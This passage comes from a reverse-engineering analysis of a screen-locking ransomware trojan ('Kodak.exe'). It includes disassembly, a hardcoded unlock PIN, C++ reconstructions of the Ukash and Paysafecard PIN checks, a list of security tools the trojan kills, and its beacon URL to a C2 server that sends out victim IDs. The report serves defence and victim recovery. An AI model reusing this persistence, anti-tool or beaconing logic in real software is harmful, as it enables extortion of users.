
So far, this is the code injected into Explorer.exe. Back to Kodak.exe.

The trojan checks for successfully created BMP file. If so, it tries deleting the file old.tmp and then creates two threads:

- threadPinWindow: It is responsible for painting the screen that blocks the system.
- threadAntiTools: It is responsible for killing the following processes: taskmgr.exe, regedit.exe, seth.exe, msconfig.exe, utilman.exe and narrator.exe.

## 2.5 threadPinWindow

This process is responsible for painting the image displayed, loading the IP address from ip.txt file (to appear in the embedded image) and it contains two radio buttons to tell whether the payment comes from Ukash or Paysafecard. It has also a box to place the PIN and the OK button. To show this, we have replaced pic.bmp with another image more "simple" and run the trojan.




What happens when you press "OK"?

```
.text:00404F90                  sub     eax, 10002
```

```
.text:00404F95                  jz      btnOKClicked
...
.text:0040514C                  mov     eax, ds:hEdit
.text:00405151                  push    104h            ; _DWORD
.text:00405156                  push    offset buffer   ; _DWORD
.text:0040515B                  push    eax             ; _DWORD
.text:0040515C                  call    ds:GetWindowTextW
.text:00405162                  push    offset a1029384756 ;
"1029384756"
.text:00405167                  push    offset buffer   ; _DWORD
.text:0040516C                  call    ds:StrStrIW
.text:00405172                  test    eax, eax
.text:00405174                  jz      short no_universal_pin
.text:00405176                  push    0               ; _DWORD
.text:00405178                  call    ds:PostQuitMessage
.text:0040517E
.text:0040517E no_universal_pin:                        ; CODE XREF:
WindowProc+5E4j
```

The trojan compares what is entered in the box with the universal PIN contained in its code: "**1029384756**". This is the easiest way to get rid of the trojan. If the code matches, it destroys the window.

If it's not the same, depending on the selected code (Ukash or Paysafecard)...

## 2.6 Ukash

```
.text:0040517E                  cmp     byte ptr ds:radioButtonFlag, 0
.text:00405185                  jz      Paysafecard_button_checked
.text:0040518B                  call    checkPIN
.text:00405190                  test    al, al
.text:00405192                  jz      bad_pin
.text:00405198                  push    offset buffer   ; passed pin
code
.text:0040519D                  mov     edi, offset aPinok ; "pinok"
.text:004051A2                  call    writeToFile
.text:004051A7                  add     esp, 4
.text:004051AA                  push    0
.text:004051AC                  mov     ebx, offset a_exeI ; ".exe -i"
.text:004051B1                  mov     edi, offset ValueName ; "kodak"
.text:004051B6                  call    getKodakPath
.text:004051BB                  mov     esi, eax
.text:004051BD                  call    regChangeKodak
```

If checkPIN return "True", the pin is stored in pinok.txt, and the registry value is modified from:

```
%APPDATA%\kodak.exe -b
```

to:

```
%APPDATA%\kodak.exe -i
```

So in the next reboot, it will run with that parameter.

We have "translated" CheckPIN function to C++.

## 2.7 Checking Ukash PIN

```
#include "stdafx.h"
#include <Windows.h>
#include <Shlwapi.h>
#pragma comment(lib,"Shlwapi.lib")

int main(int argc, char* argv[])
{
char *pin = "6337180110129384751";
char String1[20];
char *tab[] = {"001",
                    "011",
                    "018",
                    "021",
                    "022",
                    "023",
                    "024",
                    "025",
                    "026",
                    "027",
                    "028",
                    "029",
                    "030",
                    "031",
                    "034",
                    "035",
                    "036",
                    "037",
                    "039",
                    "041",
                    "042",
                    "043",
                    "046",
                    "151"};
  if(strlen(pin) != 19)
  {
        printf("BAD PIN sorry");
        goto error;
  }
  int v1 = 0;
  bool pinOK = false;
```

```
do
{
  lstrcpyA(String1, "633718");
  lstrcatA(String1, tab[v1]);
  if ( StrStrIA(pin, String1) )
    pinOK = true;

     printf("Correct pin base value: %s\n",String1);
  ++v1;
}
while ( v1 <= 23 );

if ( StrStrIA(pin, "0000000000000000")
  || StrStrIA(pin, "0000000000000001")
  || StrStrIA(pin, "0000000000000011")
  || StrStrIA(pin, "1111111111111111")
  || StrStrIA(pin, "2222222222222222")
  || StrStrIA(pin, "3333333333333333")
  || StrStrIA(pin, "4444444444444444")
  || StrStrIA(pin, "5555555555555555")
  || StrStrIA(pin, "6666666666666666")
  || StrStrIA(pin, "7777777777777777")
  || StrStrIA(pin, "8888888888888888")
  || StrStrIA(pin, "9999999999999999")
  || StrStrIA(pin, "12345")
  || StrStrIA(pin, "6789")
  || StrStrIA(pin, "9876")
  || StrStrIA(pin, "54321")
  || StrStrIA(pin, "1111")
  || StrStrIA(pin, "2222")
  || StrStrIA(pin, "3333")
  || StrStrIA(pin, "4444")
  || StrStrIA(pin, "5555")
  || StrStrIA(pin, "6666")
  || StrStrIA(pin, "7777")
  || StrStrIA(pin, "8888")
  || StrStrIA(pin, "9999")
  || StrStrIA(pin, "0000") )
  pinOK = false;
```

```
error:
        printf("pinOK = %d",pinOK);
        return 0;
}
```

Noting the output, these are the valid parts of code:

```
Correct pin base value: 633718001
Correct pin base value: 633718011
Correct pin base value: 633718018
Correct pin base value: 633718021
Correct pin base value: 633718022
Correct pin base value: 633718023
Correct pin base value: 633718024
Correct pin base value: 633718025
Correct pin base value: 633718026
Correct pin base value: 633718027
Correct pin base value: 633718028
Correct pin base value: 633718029
Correct pin base value: 633718030
Correct pin base value: 633718031
Correct pin base value: 633718034
Correct pin base value: 633718035
Correct pin base value: 633718036
Correct pin base value: 633718037
Correct pin base value: 633718039
Correct pin base value: 633718041
Correct pin base value: 633718042
Correct pin base value: 633718043
Correct pin base value: 633718046
Correct pin base value: 633718151
```

But it's only the base code because the codes must be 19 characters, as instructed. This means that it's effective if you begin with those numbers, and fill in other numbers to contain 19 characters, for example. But it cannot be filled with 1111, 2222, or others "banned" strings shown in the code above. An example:

- 6337181511212098234 is a valid code.
- 6337181511212099999 is an invalid code (because it contains 9999 and it's “banned” in its code)

## 2.8 PaySafeCard

```
.text:0040536B                  cmp     byte ptr ds:radioButtonFlag+1,
0
.text:00405372                  mov     ebx, [esp+60h+var_54]
.text:00405376                  jz      loc_405554
.text:0040537C                  call    checkPINPaysafecard
.text:00405381                  test    al, al
.text:00405383                  jz      loc_405508
.text:00405389                  push    offset buffer   ; ip_address
.text:0040538E                  mov     edi, offset aPinok ; "pinok"
.text:00405393                  call    writeToFile
.text:00405398                  add     esp, 4
.text:0040539B                  push    0
.text:0040539D                  mov     ebx, offset a_exeI ; ".exe -i"
.text:004053A2                  mov     edi, offset ValueName ; "kodak"
.text:004053A7                  call    getKodakPath
```

```
.text:004053AC                  mov     esi, eax
.text:004053AE                  call    regChangeKodak
```

This is just like the case of Ukash, but change the checkPin function.

```
bool checkPINPaysafecard ()
{
  bool pinOK = true;

  if ( lstrlenW(pin) == 16 ) //pin should be 16 characters long
  {
    if ( StrStrIW(&pin, L"0000000000000000")
      || StrStrIW(&pin, L"0000000000000001")
      || StrStrIW(&pin, L"0000000000000011")
      || StrStrIW(&pin, L"1111111111111111")
      || StrStrIW(&pin, L"2222222222222222")
      || StrStrIW(&pin, L"3333333333333333")
      || StrStrIW(&pin, L"4444444444444444")
      || StrStrIW(&pin, L"5555555555555555")
      || StrStrIW(&pin, L"6666666666666666")
      || StrStrIW(&pin, L"7777777777777777")
      || StrStrIW(&pin, L"8888888888888888")
      || StrStrIW(&pin, L"9999999999999999")
      || StrStrIW(&pin, L"12345")
      || StrStrIW(&pin, L"6789")
      || StrStrIW(&pin, L"9876")
      || StrStrIW(&pin, L"54321")
      || StrStrIW(&pin, L"1111")
      || StrStrIW(&pin, L"2222")
      || StrStrIW(&pin, L"3333")
      || StrStrIW(&pin, L"4444")
      || StrStrIW(&pin, L"5555")
      || StrStrIW(&pin, L"6666")
      || StrStrIW(&pin, L"7777")
      || StrStrIW(&pin, L"8888")
      || StrStrIW(&pin, L"9999")
      || StrStrIW(&pin, L"0000") )
      pinOK = false;
  }
  else
  {
    pinOK = false;
```

```
  }
  return pinOK;
}
```

We continue to analyze the trojan...

It also checks for an updated version of itself:

```
.text:00401ACB                  mov     eax, ds:C_i_C_index
.text:00401AD0                  mov     ecx, ds:scripts_array[eax*4] ;
lpszServerName
.text:00401AD7                  push    offset aPartner_024 ;
"partner_024"
.text:00401ADC                  push    ecx
.text:00401ADD                  push    offset aS?userSUpgUpg ;
"/%s?user=%s&upg=upg"
.text:00401AE2                  lea     edx, [esp+774h]
.text:00401AE9                  push    104h            ; _DWORD
.text:00401AEE                  push    edx             ; _DWORD
.text:00401AEF                  call    ds:wnsprintfA
.text:00401AF5                  mov     ecx, ds:C_i_C_index
.text:00401AFB                  mov     ecx, ds:domains_array[ecx*4]
.text:00401B02                  lea     eax, [esp+77Ch]
.text:00401B09                  add     esp, 14h
.text:00401B0C                  push    eax
.text:00401B0D                  lea     edi, [esp+55Ch]
.text:00401B14                  call    getRequest
.text:00401B19                  add     esp, 4
.text:00401B1C                  push    offset aHttp    ; "http://"
.text:00401B21                  mov     edx, edi
.text:00401B23                  push    edx             ; _DWORD
.text:00401B24                  call    ds:StrStrIA
```

If a newer version exists, the trojan is saved as **kodak.exe** and the old version as **old.tmp**. It also checks if there is a PIN, and it creates a unique ID for the victim, based on the following data:

```
//#define CSIDL_WINDOWS                 0x0024        // GetWindowsDirectory()
SHGetFolderPathA(0, CSIDL_WINDOWS, 0, 0, path);
PathRemoveFileSpecA(path);
GetVolumeNameForVolumeMountPointA(path,volumeGUID,100);
return extractGUID(volumeGUID)
```

It includes the operating system version too, and sends all the data to attacker as a URL:

```
.text:00401EE5                  push    ebx
.text:00401EE6                  call    getOSVersion
.text:00401EEB                  mov     ecx, ds:C_i_C_index
.text:00401EF1                  mov     edx, ds:scripts_arrays[ecx*4]
.text:00401EF8                  push    eax
.text:00401EF9                  push    edi
.text:00401EFA                  push    offset aPartner_024 ;
"partner_024"
.text:00401EFF                  push    edx
.text:00401F00                  push    offset aS?userSUidSOsI ;
"/%s?user=%s&uid=%s&os=%i&pin=%s"
.text:00401F05                  lea     eax, [esp+678h]
.text:00401F0C                  push    104h            ; _DWORD
```

```
.text:00401F11                  push    eax             ;  urlPath
.text:00401F12                  call    ds:wnsprintfA
```

For example, the result would be:

http://lertionk05.be/loc/gate.php?user=partner_024&uid={D3666972-A3FC-11DC-AD63-806D6172696F}&os=2&pin=6337180110129384751

If there is no PIN, it sends the URL without the PIN information. It repeats the check every 13 seconds.

## 2.9 Run with –i parameter

With this option, it erases the tmp.old file (if you remember, it was the older version of the trojan) and it's injected into Explorer.exe again.

## 2.10 Run with –u parameter

This option is useless. All it does is exit of the process calling ExitProcess.